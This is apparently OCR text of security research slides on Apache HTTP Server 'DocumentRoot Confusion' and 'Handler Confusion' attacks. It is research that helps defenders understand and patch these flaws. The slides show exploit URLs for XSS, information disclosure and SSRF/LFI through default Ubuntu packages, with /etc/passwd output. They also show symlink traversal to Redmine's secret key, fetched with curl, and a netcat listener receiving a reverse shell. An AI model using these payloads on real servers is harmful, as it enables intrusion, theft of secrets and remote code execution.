
DocumentRoot Confusion: Primitive #2

DocumentRoot Confusion: Primitive #2-1 Local Gadget to XSS

- libreoffice-help-en-us
  - Ubuntu Desktop installed by default

```
http://server/html/usr/share/libreoffice/help
/help.html%3f?Version=javascript:alert(1)//
```

DocumentRoot Confusion: Primitive #2-1 Local Gadget to XSS



DocumentRoot Confusion: Primitive #2-2 Local Gadget to Information Disclosure

- **Websocketd**
  - /usr/share/doc/websocketd/examples/php/dump-env.php
- **Nginx Web Root**
  - /usr/share/nginx/html/
- **Jetty Home**
  - /usr/share/jetty9/etc/
  - /usr/share/jetty9/webapps/

http://www.local/html/usr/share/davical/htdocs/setup.php%3f

Home | User Functions | Administration | Help

Show phpinfo() output: ☑

PHP Version 7.4.3-4ubuntu2.23

System	Linux work2 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64
Build Date	Jun 17 2024 13:22:20
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
	/etc/php/7.4/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-apcu.ini, /etc/php/7.4/fpm/conf.d/20-bz2.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini,

DocumentRoot Confusion: Primitive #2-3 Local Gadget to LFI or SSRF

- libphp-magpierss
  - /usr/share/php/magpierss/scripts/magpie_debug.php
- libphp-jpgraph-examples
  - /usr/share/doc/libphp-jpgraph-examples/examples/show-source.php
- libjs-jquery-jfeed
  - /usr/share/javascript/jquery-jfeed/proxy.php


http://www.local/html/usr/share/javascript/jquery-jfeed/proxy.php%3Furl=/etc/passwd&x

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Could you jump out of */usr/share* ?

DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Apache HTTP Server follows Symbolic Link by default!



DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Apache HTTP Server follows Symbolic Link by default!

```
$ file /usr/share/cacti/site/log/
   └ symbolic link to /var/log/cacti/

$ file /usr/share/solr/conf/
   └ symbolic link to /etc/solr/conf/

$ file /usr/share/redmine/instances/
   └ symbolic link to /var/lib/redmine/
```

DocumentRoot Confusion: Primitive #3 Jailbreak from */usr/share*

- Leverage Redmine double-hop Symbolic Link to RCE!

```
$ file /usr/share/redmine/instances/
   └ symbolic link to /var/lib/redmine/

$ file /var/lib/redmine/config/
   └ symbolic link to /etc/redmine/default/

$ ls /etc/redmine/default/
   └ database.yml    secret_key.txt
```

DocumentRoot Confusion: Primitive #3
Jailbreak from /usr/share

```
$ curl http://server/html/usr/share/redmine/instances/
      default/config/secret_key.txt%3f
```

```
└ HTTP/1.1 200 OK
└ Server: Apache/2.4.59 (Ubuntu)
└ …
└ 6d222c3c3a1881c865428edb79a74405
```

Rails Secret Key

DocumentRoot Confusion: Primitive #3

root@41a91835aafd: ~ [60x19]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)


```
orange@orange:~$ nc -vvlp 1337
Listening on 0.0.0.0 1337
Connection received on [redacted] 34002
Linux 41a91835aafd 5.4.0-107-generic #121-Ubuntu SMP Thu Mar
 24 16:04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat instances/default/config/secret_key.txt
244520b747863f43ff4773ea57abbc85
```

#3 Handler Confusion


Why they are both correct ...?

```
AddHandler application/x-httpd-php .php
```

```
AddType  application/x-httpd-php  .php
```





```
AP_CORE_DECLARE(int) ap_invoke_handler(request_rec *r) {
    // [……]
    if (!r->handler) {
        if (r->content_type) {
            handler = r->content_type;
            // [……]
        } else {
            handler = AP_DEFAULT_HANDLER_NAME;
        }
        r->handler = handler;
    }

    result = ap_run_handler(r);
```

